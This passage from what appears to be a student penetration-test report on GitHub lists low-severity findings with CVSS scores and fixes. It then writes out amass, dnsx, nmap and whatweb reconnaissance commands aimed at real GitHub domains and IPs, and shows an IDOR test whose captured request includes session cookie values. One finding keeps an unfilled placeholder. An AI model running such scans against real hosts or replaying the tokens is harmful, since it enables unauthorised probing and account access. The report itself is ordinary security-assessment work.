


Figure 14: Sensitive information stored in the browser cache

10.4.5 Impact

- **Shared or public computers:** Another person can access sensitive data without re-authenticating.
- **Stolen or unattended devices:** Cached content can be viewed even though the user is logged out.
- **Phishing setups or clickjacking vectors:** If a malicious actor can cause a victim to log out and navigate back, they may expose session-sensitive content unintentionally.

10.4.6 Recommendation

Implement the following HTTP headers for all authenticated pages:

- Cache-Control: no-store, no-cache, must-revalidate
- Pragma: no-cache
- Expires: 0

Clearing sensitive UI data on the client side upon logout (e.g., DOM sanitization or client-side redirect to a clean page).

Using JavaScript to detect pageshow events with persisted=true (when a page is restored from bfcache) and then force a reload or redirect.

10.5 Allow registration via temporary emails without restrictions

10.5.1 Severity: None/Informative

This vulnerability is only informative and blocking disposable email addresses is almost impossible. More at OWASP - Disposable Email Addresses.

10.5.2 CVSSv3.1 Score

- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
- **Score:** 0.0 (None)

10.5.3 Description

GitHub allows you to create a new user account using email addresses from publicly known disposable email services (e.g. 10minutemail.net, mailinator.com, tempmail.dev, etc.), without any notification or blocking.

10.5.4 Proof of concept

I created a temporary email address at 10 Minute Mail and signed up with it.




Figure 15: Registration with temporary email address

I received a verification code to a temporary email address and logged into my newly created account.




Figure 16: Receiving an email verification code




Figure 17: User login with a temporary email address

10.5.5 Impact

Allowing registration using temporary email addresses significantly reduces the trustworthiness of a user's identity and opens the door to anonymous, mass and automated account creation. This leads to increased risk of spam, infrastructure abuse (e.g. CI/CD), circumvention of blocks, and limits the ability to enforce liability. In community-oriented systems like GitHub, this can lead to loss of reputation, moderation overload, and operational problems.

10.5.6 Recommendation

We recommend implementing filtering or blocking of known disposable email domains through blacklists or validation services like disposable-email-domains or Kickbox Disposable Email Checker - API.

10.6 A publicly traceable login identifier without the ability to hide it

10.6.1 Severity: None/Informative

10.6.2 CVSSv3.1 Score

- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
- **Score:** 0.0 (None)

10.6.3 Description

GitHub designs usernames (logins) as publicly available - they are displayed in profile URLs, repositories, activity, and APIs. This approach is functional, but has security implications:

- The public availability of the login means that for unauthorized access, all a user needs to know is the password, unless the user has two-factor authentication (2FA) active.

Public identity is not a vulnerability in itself, but in the context of no MFA and simple passwords, it significantly increases the risk of attack.

10.6.4 Proof of concept

The user login can be easily searched using e.g: Github user search.

There is no option to hide the login in the settings.

10.6.5 Impact

The attacker has easy access to the login - all that's left is to crack the password.

If the user doesn't have MFA, all they need to do is:

- Credential stuffing (from known leaks)
- Dictionary attack on weak passwords

This can lead to compromise of account, private repositories, organizations, CI/CD tokens, etc.

10.6.6 Recommendation

- Require mandatory two-factor authentication (2FA) for all accounts.
- Show username in UI, but allow alternate "login handle" for login (separate login and display name).
- Warn users that their login is public and that without MFA they are at higher risk of attack.

10.7 Weak Password Policy

10.7.1 Severity: None/Informative

10.7.2 CVSSv3.1 Score

- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
- **Score:** 0.0 (None)

10.7.3 Description

GitHub allows passwords shorter than 12 characters (8 characters). See 11.3.6.

GitHub allows you to create a password identical to the email address you entered when you registered.

10.7.4 Proof of concept

I registered with the same password as my email address and logged in successfully.




Figure 18: Same password and email




Figure 19: Successful login after registration

10.7.5 Impact

Greater susceptibility to bruteforce.

An attacker can obtain a user's email address from commits from a public repository or a corporate website and take control of the user's account.

10.7.6 Recommendation

Set the minimum password length to 12 characters.

Also check the password against the registration email address.

11 Testing process

11.1 Intelligence Gathering

11.1.1 Test Objectives

The primary objective of this phase is to systematically map the attack surface of GitHub's in-scope digital assets by identifying live hosts, open ports, and key application functionalities, as well as discovering additional subdomains and fingerprinting technologies in use.

11.1.2 Methodology

Our approach for scanning and enumeration will include:

- **Host Discovery and Port Scanning**: Utilized network scanning tools (e.g., Nmap) to identify active hosts and open ports across all in-scope domains.
- **Subdomain Enumeration**: Employed OSINT tools such as `amass`, `dnsx` and additionaly `pentest-tools.com` to discover additional subdomains related to `github.com`, `githubassets.com`, `githubusercontent.com`, `githubapp.com`, `githubwebhooks.net`, `github.net`, `npmjs.com`, and `npmjs.org`. This also included passive reconnaissance through search engines and breach data queries.
- **Service and Technology Fingerprinting**: Identified specific server types, web frameworks, and software versions (e.g., Nginx, Ruby on Rails, specific API gateway versions)

running on discovered endpoints. This was performed using tools like WhatWeb and Nmap's service version detection.

- **Application Functionality Mapping**: Manually and automatically explored key application features, including but not limited to, repository creation, issue tracking, pull request management, and API endpoint usage to understand their operational scope and potential interaction points.
- **Directory and File Brute-Forcing**: Conducted recursive content discovery scans to identify unlinked directories, forgotten backups, or publicly exposed sensitive files that might not be directly linked from the main application interface.

11.1.3 List of Attempts and Observations

In this section, we detail the specific commands executed, tools utilized, and the direct observations made during each phase of the scanning and enumeration process. All raw outputs and detailed logs are referenced in the Appendices.

Subdomain Enumeration

Objective: To discover all active subdomains associated with the in-scope GitHub assets.
Tools Used: `amass`, `pentest-tools.com`, `dnsx`.
Commands Executed and Observations:

- **Passive Enumeration with amass**:

```
amass enum -d github.com -d githubassets.com -d githubusercontent.com \
-d githubapp.com -d githubwebhooks.net -d github.net -d npmjs.com \
-d npmjs.org -o discovered_subdomains_amass.txt
```

Observation: This command gathered information from various public data sources.

Figure 20: Screenshot of amass command execution output.

Finding: A total of 486 names discovered - api: 365, dns: 47, scrape: 40, cert: 34 unique subdomains were identified using amass. These included potential staging environments and regional subdomains not immediately obvious from public Browse. The process had to be early stopped due to stoppage and not moving further from last domain which was o5.sgmail.github.com. For example, `http://skyline.github.com/` was found.

Reference Appendix: For full output, see Appendix

A.1: `discovered_subdomains_amass.txt`.

- **Web-based Subdomain Discovery with pentest-tools.com**: **Observation**: This online tool provided a list of subdomains for each target domain through its integrated methods. **Finding**: The pentest-tools.com service identified 1000 unique subdomains on github.com target domain we use only the light version of scan since the deep scan is paid.

  Reference Appendix: For raw output, see Appendix A.1:

  `PentestTools-SubdomainFinder-report.pdf`.

- **DNS Resolution and Validation with dnsx**:

  ```
  dnsx -l discovered_subdomains_amass.txt -o live_subdomains.txt
  ```

  Observation: This process consolidated all discovered subdomains and validated their active DNS resolution.




Figure 21: Screenshot of dnsx command execution output.

Finding: Out of 486 potential subdomains, 320 actively resolved to IP addresses. **Reference Appendix**: For full output, see Appendix A.1: `live_subdomains.txt and live_ips.txt`.

Host Discovery and Port Scanning

Objective: To identify active hosts and open network ports on the discovered live subdomains, revealing accessible services.

Tools Used: `Nmap`.

Commands Executed and Observations:

- **Common Port Scan on Live Hosts**:

```
nmap -sV -p 21,22,25,80,110,139,443,445,3389,8080,8443
-iL live_ips.txt
-oN nmap_common_ports.txt
```

Observation: This scan quickly identified commonly open ports and initial service banners across the targets.

```
davidgo@davidgo-Yoga-Slim-7-14ARE05:~/Desktop/School/CVUT/EHA/prject$ nmap -sV -
p 21,22,25,80,110,139,443,445,3389,8080,8443 -iL live_ips.txt \
-oN nmap_common_ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 15:40 CEST
Stats: 0:04:40 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 38.30% done; ETC: 15:52 (0:06:44 remaining)
Stats: 0:07:05 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 59.04% done; ETC: 15:52 (0:04:35 remaining)
Stats: 0:08:27 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 67.02% done; ETC: 15:53 (0:03:56 remaining)
Stats: 0:09:05 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 69.68% done; ETC: 15:53 (0:03:45 remaining)
Stats: 0:14:40 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 96.81% done; ETC: 15:56 (0:00:28 remaining)
Stats: 0:14:53 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 98.40% done; ETC: 15:56 (0:00:14 remaining)
Stats: 0:15:13 elapsed; 95 hosts completed (93 up), 93 undergoing Service Scan
Service scan Timing: About 99.47% done; ETC: 15:56 (0:00:05 remaining)
Stats: 0:15:25 elapsed; 95 hosts completed (93 up), 93 undergoing Script Scan
```

Figure 22: Screenshot of Nmap common port scan output.

Finding: Port 443 (HTTPS) and 80 (HTTP) were universally open on web-facing assets. A few instances of port [Specific Port, e.g., 22 for SSH or 8080 for a development service] were observed on internal-facing `github.net` subdomains. **Reference Appendix**: For full output, see Appendix B.1: `nmap_common_ports.txt`.

- **Full Port Scan (Selective for Critical Assets)**:

```
nmap -p- -sV -T4 140.82.121.3 -oN

nmap_full_port_scan_140.82.121.3.txt
```

Observation: A comprehensive scan was performed on critical IP addresses, such as the primary IP for `github.com` (this ip 140.82.121.3 was found via ping can vary based on location etc.).




Figure 23: Screenshot of Nmap full port scan output for a critical asset.

Finding: For `[140.82.121.3]`, no unexpected high-range ports were found open. The exposed services primarily consisted of standard web ports, confirming a hardened perimeter for the main services. **Reference Appendix**: For full output, see Appendix

B.1: `nmap_full_port_scan_140.82.121.3.txt`.

Service and Technology Fingerprinting

Objective: To identify underlying technologies (e.g., server type, frameworks, CDN, backend languages) used by GitHub assets.
Tools Used: `WhatWeb`, `Nmap (NSE)`, Burp Suite, browser Developer Tools.
Commands Executed and Observations:

- **Technology Fingerprinting with WhatWeb**:

```
whatweb -i live_subdomains.txt -v -a 3 --log-json whatweb_results.json
```

Observation: The scan revealed that many pages responded with HTTP 301 Moved Permanently redirects. Some assets exposed technology stacks or header policies. Specific examples include GitHub.com resolving to IP `140.82.121.3` with HTTP server identified

as GitHub.com. The 'partner.github.com' subdomain exposed a stack based on Jekyll v3.10.0 and jQuery v3.1.0.

Detected Technologies and Headers:

- **HTTP Server**: GitHub.com, nginx
- **Frontend Frameworks**: HTML5, Open Graph, jQuery 3.1.0 (on some subdomains)
- **Backend Generators**: Jekyll v3.10.0
- **Security Headers**:
  - Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
  - X-Frame-Options: deny
  - X-Content-Type-Options: nosniff
  - Content-Security-Policy (on select hosts)
  - X-XSS-Protection: 0
- **Proxy/CDN Infrastructure**: Fastly CDN (x-fastly-request-id), Varnish (Via: 1.1 varnish)
- **Cookies**: _gh_sess, _octo, logged_in — flagged as HttpOnly and sometimes Secure

Finding: Most endpoints provided minimal stack disclosure due to consistent use of redirection and limited server banners. However, select domains (e.g., developer pages, partner portals) exposed useful fingerprinting vectors.

Reference Appendix: Appendix C.1: whatweb_results.json

IDOR on Repository API

Objective: Determine if a user can access or modify another user's repository settings by changing identifiers in API requests.

Test Environment:

- Burp Suite (Community Edition)
- Two GitHub accounts: User A and User B
- Browser proxied via Burp (Chromium)

Steps Taken:

1. Logged in as User A (testUser749-gif) and created a test repository myTestHiddenRepo Private.
2. Captured the following request in Burp Suite:

```
GET /testUser749-gif/myTestHiddenRepo HTTP/1.1
Host: github.com
Cookie: _octo=GH1.1.363734474.1748107450;
_device_id=255c8825d013fe93d211a82b42af0be8; \
saved_user_sessions=213220640%3AeR8gHbZg66tZX-R52snSPo2-\
OOGDyoPS3Uq7Jpex_TESf1_J;
user_session=eR8gHbZg66tZX-R52snSPo2-OOGDyoPS3Uq7Jpex_TESf1_J;
__Host-user_session_same_site=eR8gHbZg66tZX-R52snSPo2-OOGDyoPS3Uq7Jpex_TESf1_J;
```

3. Logged out and logged in as User B.

4. Replayed the above request using Burp Repeater, substituting `<token_testUser749-gif>` with User B's token.

5. Observed response status:

    - **HTTP 404 Not Found**: GitHub doesn't return 403 Forbidden probably because they attempt to also hide the names of repositories.

